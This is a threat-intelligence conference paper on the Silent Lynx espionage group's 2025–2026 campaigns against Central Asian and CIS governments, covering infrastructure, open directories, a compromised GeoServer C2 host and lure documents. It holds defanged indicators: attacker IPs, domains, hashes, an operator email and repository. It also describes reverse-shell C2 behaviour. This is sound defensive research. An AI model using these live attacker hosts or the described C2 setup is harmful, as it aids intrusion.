



2026
SEVILLE

14 - 16 October 2026 / Seville, Spain

BREAK THE SILENCE: TRACKING SILENT LYNX THROUGH EXPOSED INFRASTRUCTURE

Chi-en (Ashley) Shen

Cisco Talos, Switzerland

Julian-Ferdinand Vögele

Recorded Future, Germany

ashleyshen1337@gmail.com

julian.vogele@recordedfuture.com

ABSTRACT

Silent Lynx (overlapping with activity tracked as UAT-6275 by *Cisco Talos* and as TAG-193 by *Recorded Future*) is a persistent threat actor that has conducted targeted intrusion campaigns against government ministries, diplomatic missions and civil society organizations across Central Asia since at least 2024. The group maintains a strong focus on high-value public sector organizations in the Commonwealth of Independent States (CIS), frequently leveraging spear-phishing campaigns conducted through compromised government email accounts and malware staging through trusted public services such as *GitHub* to increase credibility and infection success rates.

This research delivers a deep technical analysis of Silent Lynx’s operations and infrastructure evolution from late 2024 through to 2026. We detail newly uncovered infrastructure components leveraged in previously undisclosed activities, including exposed open directories, newly registered domains, and a *GitHub* repository associated with an operator-controlled persona, providing new visibility into the group’s staging workflows, malware delivery chain, and tooling development practice. In addition, we examine elements of higher-tier management infrastructure, shedding light on how the group may orchestrate campaigns and maintain control across a distributed operational environment.

We further analyse newly identified tools, payloads, and TTPs, illustrating how Silent Lynx continues to iterate on its intrusion lifecycle to evade detection and improve operational resilience. Notably, we observe an expanding focus on *Linux*-based systems, signalling broadening targeting strategy. This evolution is accompanied by evidence suggesting interest in exploiting vulnerabilities such as *Fortinet* CVE-2025-25257, alongside the adoption of new techniques and multi-lingual artifacts that offer clues into the group’s operational maturity and possible origins. Throughout the presentation, we explore the enduring attribution challenges surrounding Silent Lynx and the connections with YoroTrooper. We conclude with an assessment of the group’s trajectory and provide practical detection and hunting guidance for defenders seeking to identify, attribute, and disrupt these evolving operations.

BACKGROUND ON SILENT LYNX

In 2023, *Cisco Talos* published research on YoroTrooper, attributing a series of successful espionage campaigns to the group targeting government and energy-sector organizations across Azerbaijan, Tajikistan, Kyrgyzstan and other Commonwealth of Independent States (CIS) since at least June 2022 [1]. A subsequent publication by *Cisco Talos* provided further evidence of strong links to Kazakhstan [2]. *Kaspersky* later published research on Tomiris, identifying several indicators that overlapped with those previously associated with YoroTrooper campaigns [3]. Since then, multiple vendors have reported additional groups and campaigns allegedly linked to, or overlapping with, YoroTrooper activity, including Silent Lynx (*Seqrite*) [4], ShadowSilk (*Group-IB*) [5], Cavalry Werewolf (*BI.ZONE*) [6], and Hydra Saiga (*VMray*) [7]. We reviewed the available research and identified connections between the campaigns, as shown in Table 1 and Figure 1.

	Tomiris	YoroTrooper	Silent Lynx	ShadowSilk	Cavalry Werewolf	Hydra Saiga
Tomiris	—	Indicator overlap		Indicator overlap		Indicator overlap
YoroTrooper	Indicator overlap	—		Indicator overlap		
Silent Lynx			—	Indicator overlap	Indicator overlap	Indicator overlap
ShadowSilk	Indicator overlap	Indicator overlap	Indicator overlap	—		Indicator overlap
Cavalry Werewolf			Indicator overlap		—	Indicator overlap
Hydra Saiga	Indicator overlap		Indicator overlap	Indicator overlap	Indicator overlap	—

Table 1: Connections between threat activity groups and campaigns.




Figure 1: Graph showing the connection between threat activity groups.

We identified several overlapping indicators across the campaigns. Among them, ShadowSilk and Hydra Saiga share nearly identical infrastructure. Based on these connections, we assess that Silent Lynx and YoroTrooper likely belong to the same broader activity cluster. However, since we did not observe direct indicator and toolset overlap between YoroTrooper and Silent Lynx, we are currently tracking them separately. Silent Lynx is tracked by *Cisco Talos* as UAT-6275 and by

Recorded Future as TAG-193. For simplicity, this report refers to the activity associated with the campaign as Silent Lynx, rather than using the separate designators assigned by the two companies.

Silent Lynx's operators favour spear phishing with regionally themed decoy documents and a lightweight, but rapidly iterated toolkit built around PowerShell scripts, proprietary reverse shells based on multiple languages (C++, C#, .Net framework and Golang), remote-access trojans, and commodity tunnelling utilities. The threat actors leverage public platforms or services for their campaigns, including *GitHub*, *Telegram*, and sometimes compromised legitimate sites.

CAMPAIGN OVERVIEW

Across the period examined in this report, from early 2025 to May 2026, Silent Lynx maintained a sustained and near-continuous operational tempo (see Figure 2). Activity began with operations targeting the regional government of Nizhny Novgorod in Russia and intensified markedly throughout mid-2025. During this phase, the group conducted overlapping campaigns against the Azerbaijani government, participants in the China-Central Asia Summit, and Russian critical energy infrastructure. Operations continued into 2026, targeting entities in Turkmenistan, government entities in Tajikistan, Armenia and Belarus, and Uzbekistan's Smart Forestry initiative.




Figure 2: Timeline of events linked to Silent Lynx campaign.

Geographically, the targeting is tightly regional. Across the campaigns analysed here, victims and lure themes span nine countries: the five Central Asian republics (Kazakhstan, Kyrgyzstan, Tajikistan, Turkmenistan and Uzbekistan), the

South Caucasus (Armenia, Azerbaijan), and the western CIS (Russia, Belarus), as shown in Figure 3. Within them, Silent Lynx concentrates on ministries of foreign affairs and of economic, energy-and-water and environmental portfolios, think-tanks, and critical-infrastructure operators.




Figure 3: Victim countries.

TACTICS, TECHNIQUES AND PROCEDURES

Infrastructure analysis

High-level infrastructure patterns

Silent Lynx makes extensive use of DDNS domains to support its operations and frequently employs consistent naming conventions. These naming themes can broadly be categorized into three groups: domains impersonating specific institutions (for example, `www-mfa-gov-tm[.]dynns[.]com`, likely intended to impersonate the Ministry of Foreign Affairs of Turkmenistan), domains composed of generic technical terms concatenated with hyphens (for example, `linux-update-system[.]serveftp[.]com`), and in more recent activity, simplistic numbered domains (for example, `4[.]ddns[.]me`).

To host and operate these domains, Silent Lynx has relied on infrastructure spanning numerous autonomous systems (ASNs). Associated IP addresses have been announced by providers including AS48096 (*Enterprise Cloud Ltd*), AS210976 (*Timeweb, LLP*), AS60490 (*MTS PJSC*), and AS26383 (*Baxet Group Inc.*), among many others.

All domains and IP addresses assessed to be associated with Silent Lynx activity are provided in the ‘indicators of compromise’ section at the end of this paper.

Open directories & publicly exposed assets

As previously reported, Silent Lynx appears to place comparatively low emphasis on operational security, at times leaving likely unintended insights into its operational activities publicly exposed. Earlier reporting identified an openly accessible *Telegram* instance that provided significant visibility into Silent Lynx’s operations [7], as well as the *GitHub* repository *GoBuster7777*, which has also been publicly documented [5].

During this most recent campaign, we identified at least three open directories, hosted at `104[.]248[.]17[.]222`, `62[.]113[.]66[.]137`, and `154[.]205[.]145[.]179`, which exposed a substantial amount of tooling used by Silent Lynx.

Through one of these open directories, we identified a previously unreported *GitHub* repository linked to Silent Lynx. More specifically, analysis of the sample `31bbd8f26ea51ee99b8126ef8afd20a99756fd89140a26f9f16570d302aed64c`, obtained from `104[.]248[.]17[.]222`, led to the discovery of the *GitHub* repository `xzj4`. The repository has been active since 19 November 2025 (see Figure 4), through the time of writing and is associated with the *Gmail* address `rocky.balboa.boxer.10@gmail[.]com`.




Figure 4: GitHub account linked to xzj4.

Higher tier infrastructure & administration

Using *Recorded Future Network Intelligence*, we observed a significant number of Silent Lynx servers (listed in the ‘indicators of compromise’ section at the end of this paper) likely being administered via IP addresses associated with *Proton VPN* and geolocated to Kazakhstan¹. Specifically, we observed these IP addresses communicating with Silent Lynx servers over SSH (port 22). Notably, *Proton VPN* typically assigns users to the server that provides the fastest connection, which is often located in close geographic proximity to the user [8].

Compromised infrastructure

Beyond actor-controlled dynamic DNS hostnames, Silent Lynx also deploys C2 infrastructure on compromised third-party servers, allowing malicious traffic to blend into the legitimate activity of trusted hosts. A notable example is `geoanswer[.]ru`, a legitimate Russian geospatial data service that operates a publicly accessible *GeoServer* instance (see Figure 5). The server is indexed as an active open-data source and continues to serve the standard *GeoServer* web interface over HTTPS (TCP/443), making malicious communications difficult to distinguish from normal service traffic.

Silent Lynx compromised the host and, on 13 May 2026, established an additional C2 listener on the non-standard port 8443 (see Figure 6). The actor’s *GitHub*-hosted PowerShell reverse shell (`456.ps1`) initiates an outbound TCP connection to this listener and executes commands received from the server. The service exposed on port 8443 returned the banner `echo <alphanumeric-token>`, consistent with a distinctive pattern observed across multiple Silent Lynx C2 servers.




Figure 5: Commit history revealing the domain `geoanswer[.]ru`.

¹ In one instance, we also observed a *ProtonVPN*-associated IP address geolocated to Uzbekistan.



Figure 6: C2 listener on port 8443.

Delivery and social engineering techniques

Silent Lynx routinely uses compromised email accounts to deliver spear-phishing emails containing malicious documents to targeted victims. The group frequently leverages hacked government email accounts tied to Central Asian countries, including accounts associated with the governments of Tajikistan and Kyrgyzstan in more recently observed activity. It is currently unclear whether the threat actors acquired legitimate documents and subsequently modified them, or whether they created the documents from scratch.

In this latest campaign, we identified a broad range of lure documents, most of which impersonated official government-related materials relevant to the targeted countries. In at least one case, we also observed what appeared to be a credential-harvesting attempt.

Government-themed lure document targeting Armenia

One document, *Поздравление.pdf* (translated: *Congratulation.pdf*)², masqueraded as a Russian diplomatic congratulatory letter addressed to the Armenian Ministry of Foreign Affairs. The document was submitted to a malware repository from Armenia on 1 April 2026 (see Figure 7) and is assessed to have been used in operations targeting Armenian government entities, two of which were successfully compromised, as discussed in the ‘victimology’ section. While we were unable to confirm that this specific lure led to the compromise of the Armenian government entities targeted in this campaign, we note that the document references the date 1 April 2026. Notably, the earliest observed exfiltration to one of the Silent Lynx servers, 46[.]101[.]172[.]27, occurred a few days after that date.




Figure 7: Lure document masquerading as a Russian diplomatic congratulatory letter to the Armenian Ministry of Foreign Affairs.

² SHA256: 697be7589b428f483736486a560f29088e3f8fa03a512b6ca8b606ace0186765

Notably, the archive containing Поздравление.pdf also included Приложение.pdf (translated: Application.pdf), a lure document masquerading as a University of Michigan requirements checklist (see Figure 8). It remains unclear whether this second document was also used as part of Silent Lynx's operations.

UNIVERSITY OF MICHIGAN

Office of Undergraduate Admissions: Online Program Checklist

Application Requirements for International Students

- ☐ Common Application (Online) - Non-refundable fee \$75
- ☐ Official High School Transcripts (Translated into English)
- ☐ Proof of English Proficiency (TOEFL iBT >100 or IELTS >7.0)
- ☐ Letters of Recommendation (Minimum 2 academic references)
- ☐ Personal Statement / Essay (500 words maximum)
- ☐ Financial Support Documentation (for F-1/J-1 Visa status)
- ☐ Passport Copy (Identification page)

Professional Certification / Continuing Education

For candidates applying to Executive Education or Online Certification programs, please include your current CV/Resume and a copy of your Professional License.

Figure 8: Lure document masquerading as a University of Michigan requirements checklist.

Turkmenistan airspace form lure

Another identified document impersonates an application form for the use of Turkmenistan's airspace (see Figure 9). Although we did not identify any compromised Turkmenistan-based victims in this campaign, previous reporting has documented Silent Lynx targeting entities in the country. Entities associated with transport corridors have previously been targeted by Silent Lynx based on public reporting [9].

Sensitivity: Internal

APPLICATION FORMS FOR THE USAGE OF THE TURKMENISTAN AIRSPACE
Form 1
(overflying without landing at aerodromes of Turkmenistan)

A.	Aircraft registry state	QATAR
B.	Aircraft type, registration number, carriage of transponder with capability on mode RBS	GA7C OR SUB A7-CHD OR SUB YES
C.	Flight number	QQE762
D.	Date of flight	04JAN2026
E.	Aerodrome of last departure prior to entry into Turkmenistan airspace	OMDW 0310Z
F.	Entry point and time of entry into the Turkmenistan airspace	NAZAR 0441Z
G.	Flight route within the Turkmenistan airspace	NAZAR A847 NINOP B713 DERKI

Figure 9: Lure document masquerading as an application form for the use of Turkmenistan's airspace.

TOO EkoLabRecycling impersonation

We also identified two PDF files hosted on the IP address 62[.]113[.]66[.]137 (see Figure 10) that impersonate *TOO EkoLabRecycling* [10], a legitimate Kazakhstan-based company involved in recycling and waste management, among other services. One of the PDF files is a formal letter purportedly issued by *TOO EkoLabRecycling*, while the second appears to be a brochure/catalogue for *BEKTER*-branded cases manufactured by the company.

Additionally, we observed the domain `ekolabrecycling[.]ddns[.]net`, which is linked to Silent Lynx and impersonates *TOO EkoLabRecycling*. The domain was created on 28 July 2025 and is associated with the IP address 62[.]113[.]66[.]17. The same IP address also hosted the domain `ekolabrecycling[.]kz`, which was created on 30 July 2025 and began resolving to the IP address on 1 August 2025. At the time of writing this paper, we have not observed these domains being used in any in-the-wild activity; however, we assess that they were likely intended for a spear-phishing campaign.

